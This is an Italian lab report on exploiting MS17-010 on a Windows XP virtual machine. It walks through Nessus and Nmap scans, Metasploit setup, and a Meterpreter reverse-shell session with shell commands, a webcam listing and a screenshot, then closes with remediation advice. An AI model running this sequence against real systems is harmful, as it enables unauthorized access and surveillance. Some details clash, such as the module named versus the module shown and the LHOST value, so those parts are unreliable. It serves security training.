
```
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.419 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.04 ms
^C
--- 192.168.200.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.419/0.778/1.043/0.263 ms

(kali㉿kali)-[~]
$
```

Procedura preliminare exploit vulnerabilità MS17-010

- Individuazione preliminare delle vulnerabilità presenti con l'utilizzo del tool Nessus.

Per avviare il servizio Nessus, è stato necessario inserire questo comando **sudo systemctl start nessusd.service** sul terminale di Kali. Una volta fatto ciò, è stato necessario collegarsi alla pagina <https://kali:8834> per effettuare il login. Per avviare una scansione basica, è stato semplicemente necessario inserire l'IP della macchina target. Al termine della scansione sono state rilevate le seguenti vulnerabilità:



Si può notare come la vulnerabilità MS17-010 sia stata individuata e quindi pronta per essere sfruttata.

- **Individuazione preliminare delle vulnerabilità presenti con l'utilizzo del tool Nmap.**

Da terminale di Kali Linux si lancia il tool Nmap tramite il comando “**nmap -sV 192.168.200.200**”.

In questo modo si effettua una **scansione delle porte sul dispositivo Windows XP** all'indirizzo IP 192.168.200.200 con **individuazione dei servizi, completi di versione** (-sV), in esecuzione sulle porte.

L'**output** della scansione conferma che **la porta 445, adibita al servizio SMB, è aperta** e che sappiamo essere vulnerabile.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.200.200
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-22 12:07 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify val
id servers with --dns-servers
Nmap scan report for 192.168.200.200
Host is up (0.00036s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.45 seconds

(kali㉿kali)-[~]
$
```

Procedura exploit della vulnerabilità MS17-010 tramite Metasploit

1) Avvio della console “msfconsole” di Metasploit

Con l'individuazione della vulnerabilità, si può iniziare il processo di exploit.

Il tool per l'esecuzione dell'attacco è Metasploit di cui si deve far partire l'interfaccia a riga di comando attraverso il comando **“msfconsole”**.

Dopo l'avvio, si vede il prompt di Metasploit (**msf6>**) pronto per l'inserimento di comandi.

```
(kali㉿kali)-[~]
└─$ msfconsole

[*] :oDFo:*
  ./ymM0dayMmy/
  -+dHJ5aGFyZGVyIQ==-
  `:sm@--Destroy.No.Data~-s:`
  -+h2~~Maintain.No.Persistence~-h+-
  `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:-
  ./etc/shadow.0days-Data'%200R%201=1-.No.0MN8'/
  -++SecKCoin++e.AMd` .-://hbove.913.ElsMNh+-htN01UserWroteMe!-
  -./ssh/id_rsa.Des-:is:TRiKC.sudo_-A:is:TRiKC.sudo_-A:
  :dopeAW.No<nano>o :The.PFYroy.No.D7:is:TRiKC.sudo_-A:
  :we're.all.alike`` :yxp_cmdshell.Ab0:is:TRiKC.sudo_-A:
  :PLACEDRINKHERE!: :Ns.B0B&ALICEes7:is:TRiKC.sudo_-A:
  :msf>exploit -j. :MS146..52.No.Per:sENbove3101.404:is:TRiKC.sudo_-A:
  :---srwxrwx:--:`T:/shSYSTEM..N:is:TRiKC.sudo_-A:
  :<script>.Ac816/:`STFU|wall.No.Pr:dNVRCOING2GIVUUP:is:TRiKC.sudo_-A:
  :NT_AUTHORITY.Do:09.14.2011.raid:hevnnsntSurb025N.:corykennedyData:is:TRiKC.sudo_-A:
  :09.14.2011.raid:hevnnsntSurb025N.:`/shMTL#beats3o.No.:is:TRiKC.sudo_-A:
  :#OUTHOUSE- -s: :dDestRoyREXKC3ta/M:is:TRiKC.sudo_-A:
  :$nmap -oS: :SSo.6178306Ence:is:TRiKC.sudo_-A:
  :Awsm.da: :/shMTL#beats3o.No.:is:TRiKC.sudo_-A:
  :Ring0: :`dDestRoyREXKC3ta/M:is:TRiKC.sudo_-A:
  :23d: :sSETEC.ASTRONOMYist:is:TRiKC.sudo_-A:
  /- :`yo- .ence.N!(){ :|: & };:is:TRiKC.sudo_-A:
  :Shall.We.Play.A.Game?tron:is:TRiKC.sudo_-A:
  ``~-ooy.ifightfor+ehUser5` :`yo- .ence.N!(){ :|: & };:is:TRiKC.sudo_-A:
  ..th3.H1V3.U2VjRFNN.jMh+.` :`yo- .ence.N!(){ :|: & };:is:TRiKC.sudo_-A:
  :MjM~~WE.ARE.se~~MMjMs:is:TRiKC.sudo_-A:
  +-KANSAS.CITY'S~~-:is:TRiKC.sudo_-A:
  J-HAKCERS~./.:is:TRiKC.sudo_-A:
  .esc:wq!:is:TRiKC.sudo_-A:
  +++ATH:is:TRiKC.sudo_-A:

  =[ metasploit v6.3.27-dev ]]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops ]]
+ -- --=[ 9 evasion ]]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

2) Individuazione modulo di exploit con “search” e impostazione dell’exploit individuato

- Con il comando “**search**” seguito dalla parola chiave o nome associato ad un modulo si può cercare un modulo di exploit specifico.

Nel caso in esame, si utilizza il comando “**search ms17-010**” che restituisce una **lista di moduli auxiliary o di exploit** che sono **utilizzabili per sfruttare la vulnerabilità associata a quel nome**.

Quindi, si individua, quale exploit più adatto, il numero 1:

exploit/windows/smb/ms17_010_psexec Si tratta di un exploit che sfrutta la vulnerabilità che riguarda una gestione non corretta degli errori nel protocollo SMB versione 1 (SMBv1).

- Con il comando “**use**” seguito dal numero corrispondente dell’exploit, si imposta il modulo di exploit ritenuto più consono per lo sfruttamento della vulnerabilità.

Nel caso in esame quindi si è inserito il comando:

“**use 1**”.

```
msf6 > search ms17-010
Matching Modules
=====
#  Name
-  --
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14    average  Yes   MS17-010 EternalBlue SMB Remote Windo
ws Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14    normal   Yes   MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14    normal   No    MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14    normal   No    MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14    great  Yes   SMB DOUBLEPULSAR Remote Code Executio
n

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

3) Individuazione parametri necessari per utilizzo exploit e inserimento degli stessi

- Con il comando “**show options**”, Metasploit mostra tutte le opzioni di configurazione previste per l’exploit selezionato.

Per il corretto utilizzo dell’exploit, si devono individuare e settare i **parametri** di configurazione identificati nella colonna “**required**” con lo “**yes**”.

Questo significa che devono **necessariamente** essere **configurati affinché l’exploit possa sfruttare con successo la vulnerabilità**.

In questo caso, l’unico parametro required da configurare è **RHOSTS**, ovvero l’IP della macchina Target che si vuole attaccare, **Windows XP**.

La configurazione si effettua tramite il comando “**set RHOSTS 192.168.200.200**”.

Infatti gli altri parametri “required” dell’exploit sono preimpostati di default, quale:

-**RPORT**: ovvero la porta specifica del target che si vuole exploitare, nel caso di specie la 445.

Tuttavia, la traccia richiede di sostituire la LPORT 4444 con la 7777 pertanto è stato anche inserito il comando “**set LPORT: 7777**”.

Meterpreter è un payload avanzato di Metasploit, implementato in codice java.

Una volta eseguito sulla macchina target, stabilisce una connessione reverse shell con la macchina attaccante per l’esecuzione di comandi da remoto tramite sessione di Meterpreter.

Anche i parametri “required” del payload sono preimpostati, ovvero:

-**LHOST**: l’indirizzo IP della macchina attaccante (kali Linux)

-**LPORT**: la porta (7777) su cui è in ascolto la macchina attaccante.

```

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/smb_doublepulsar_rce) > set LPORT 7777
LPORT => 7777
msf6 exploit(windows/smb/smb_doublepulsar_rce) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/smb_doublepulsar_rce) > show options

Module options (exploit/windows/smb/smb_doublepulsar_rce):
  Name      Current Setting  Required  Description
  ____  _____
  RHOSTS    192.168.200.200  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445                yes        The SMB service port (TCP)

  Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ____  _____
  EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.200.200  yes        The listen address (an interface may be specified)
  LPORT     7777              yes        The listen port

  Exploit target:
  Id  Name
  --  --
  0   Execute payload (x64)

```

4) Esecuzione exploit

A questo punto si può procedere all'esecuzione dell'exploit con il comando “**exploit**”.

```
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - ←———— | Entering Danger Zone | —————→
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 - [*] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - ←———— | Leaving Danger Zone | —————→
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81b13940
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[*] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... hRihsCHz.exe
[*] 192.168.200.200:445 - Created \hRihsCHz.exe ...
[*] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \hRihsCHz.exe ...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1037) at 2024-01-22 12:41:13 +0100

meterpreter > ■
```

Una volta che tutti i processi necessari per il collegamento sono andati a buon fine, si aprirà la sessione Meterpreter. Da questo momento in poi, l'utente è in completo controllo della macchina vittima e può svolgere diverse operazioni da remoto.

Il comando “**help**” aiuta con la navigazione fornendo una lista di comandi utili per eseguire le funzioni desiderate.

Considerando le richieste della traccia, per prima cosa, sono state recuperate le informazioni sulla configurazione di rete. Per farlo, con il comando “**shell**”, è stato possibile accedere al prompt dei comandi di Windows XP da remoto e quindi dal prompt stesso, si è inserito il comando “**ipconfig**” per recuperare le informazioni richieste.

```
C:\WINDOWS\system32>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):
    Suffisso DNS specifico per connessione:
    Indirizzo IP . . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.1

Scheda Ethernet Connessione alla rete locale (LAN) 2:
    Suffisso DNS specifico per connessione:
    Indirizzo IP configurazione automatica: 0.1.0.4
    Subnet mask . . . . . : 255.255.255.255
    Gateway predefinito . . . . . :

C:\WINDOWS\system32>■
```

Successivamente, sempre tramite il terminale di Windows XP da remoto, con il comando “**systeminfo**” è stato possibile verificare che si tratta effettivamente di una virtual machine. Infatti, nella sezione “**Modello di sistema**” si può leggere “**Virtual Box**”.

```
meterpreter > shell
Process 444 created.
Channel 2 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>systeminfo
systeminfo

Nome host: TEST-EPI
Nome SO: Microsoft Windows XP Professional
Versione SO: 5.1.2600 Service Pack 3 build 2600
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: Uniprocessor Free
Proprietario registrato: test_pc
Organizzazione registrata:
Numero di serie: 76435-640-3757355-23607
Data di installazione originale: 15/07/2022, 15.07.00
Tempo di funzionamento sistema: 0 giorni, 2 ore, 37 minuti, 35 secondi
Produttore sistema: innotek GmbH
Modello sistema: VirtualBox
Tipo sistema: X86-based PC
Processore: 1 processore(i) installati.
[01]: x86 Family 6 Model 158 Stepping 10 GenuineIntel ~3696 Mhz
VBOX - 1
C:\WINDOWS
Directory Windows: C:\WINDOWS\system32
Directory di sistema: \Device\HarddiskVolume1
Unità di avvio: Impostazioni internazionali sistema: it;Italiano (Italia)
Impostazione internazionale di input: it;Italiano (Italia)
Fuso orario: N/D
Memoria fisica totale: 511 MB
Memoria fisica disponibile: 370 MB
Memoria virtuale: dimensione massima: 2.048 MB
Memoria virtuale: disponibile: 2.008 MB
Memoria virtuale: in uso: 40 MB
Posizioni file di paging: C:\pagefile.sys
Dominio: WORKGROUP
N/D
Server di accesso: 1 Aggiornamenti rapidi installati.
Aggiornamenti rapidi: [01]: Q147222
Schede di rete: 2 NIC installate.
[01]: Scheda server Intel(R) PRO/1000 Gigabit
      Nome connessione: Connessione alla rete locale (LAN)
      DHCP abilitato: No
      Indirizzi IP
      [01]: 192.168.200.200
[02]: Connessione TV/Video Microsoft
      Nome connessione: Connessione alla rete locale (LAN) 2
      DHCP abilitato: S
      Server DHCP:
```


Il comando “**webcam_list**” è stato utile per visualizzare l’eventuale presenza di webcam installate sulla macchina target. Il riscontro ha riportato la presenza di una webcam di nome “**Periferica video USB**”.

```
meterpreter > webcam_list
1: Periferica video USB
```

Come ultima cosa, è stato richiesto di effettuare una cattura del desktop con il comando **“Screenshot”**.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/KfrPTfyK.jpeg
```

Lo screenshot è stato salvato nel percorso **/home/kali/KfrPTfyK.jpeg**



Ed ecco visualizzato lo screenshot nella galleria direttamente da Kali.

Conclusioni

L'exploit sulla macchina Windows XP è avvenuto con successo in quanto si è ottenuto **l'accesso remoto e non autorizzato al sistema operativo**.

Sfruttando la vulnerabilità a esecuzione di codice da remoto, il payload Meterpreter reverse TCP effettua una connessione dalla macchina target Windows XP a quella attaccante, mettendo a disposizione una shell avanzata.

L'apertura di una sessione di Meterpreter ha consentito di eseguire comandi sulla macchina bersaglio, ottenendo informazioni quali le configurazioni di rete, le informazioni sul sistema, informazioni su eventuali webcam installate e cattura dello schermo.

Le conseguenze di un accesso amministrativo, come quello garantito dall'exploit riportato, ad un sistema operativo sono molto gravi. Un esempio per tutti la compromissione del sistema operativo.

Remediation Action

Per mitigare i gravi rischi connessi alla vulnerabilità in questione, si devono implementare le seguenti azioni.

Firewall: Configurare un firewall per bloccare l'accesso non autorizzato al protocollo SMBv1 può contribuire a mitigare il rischio.

Disabilitare o Limitare l'Accesso Remoto: Se possibile, disabilitare completamente l'accesso remoto tramite SMBv1, a meno che non sia strettamente necessario.

Monitoraggio e Registrazione degli Eventi: Implementare un sistema di monitoraggio che registri le attività del servizio SMBv1.

Il monitoraggio degli eventi può aiutare a individuare comportamenti sospetti o tentativi di accesso non autorizzato.

Aggiornamenti di sicurezza: Anche se Microsoft non rilascia più aggiornamenti di sicurezza ufficiali per Windows XP, si potrebbero cercare patch di sicurezza di terze parti create dalla comunità di sicurezza informatica. Tuttavia, utilizzare patch non ufficiali comporta rischi, poiché potrebbero non essere completamente testate o supportate.

Disabilitare Servizi Non Necessari: Disabilitare servizi e funzionalità non necessari per il funzionamento del sistema. Limitare l'esposizione delle interfacce di servizio solo a ciò che è essenziale.

Isolamento di rete: Isolare il sistema da reti non sicure o internet può ridurre il rischio di esposizione a minacce provenienti dall'esterno.

Educazione e Formazione: Fornire formazione e sensibilizzazione agli sviluppatori e agli amministratori di sistema sull'uso sicuro di Windows XP e sulle migliori pratiche di sicurezza.

In generale sarebbe **fortemente** raccomandato evitare di utilizzare un sistema operativo così obsoleto come Windows XP che non viene più supportato da Microsoft dal 2014.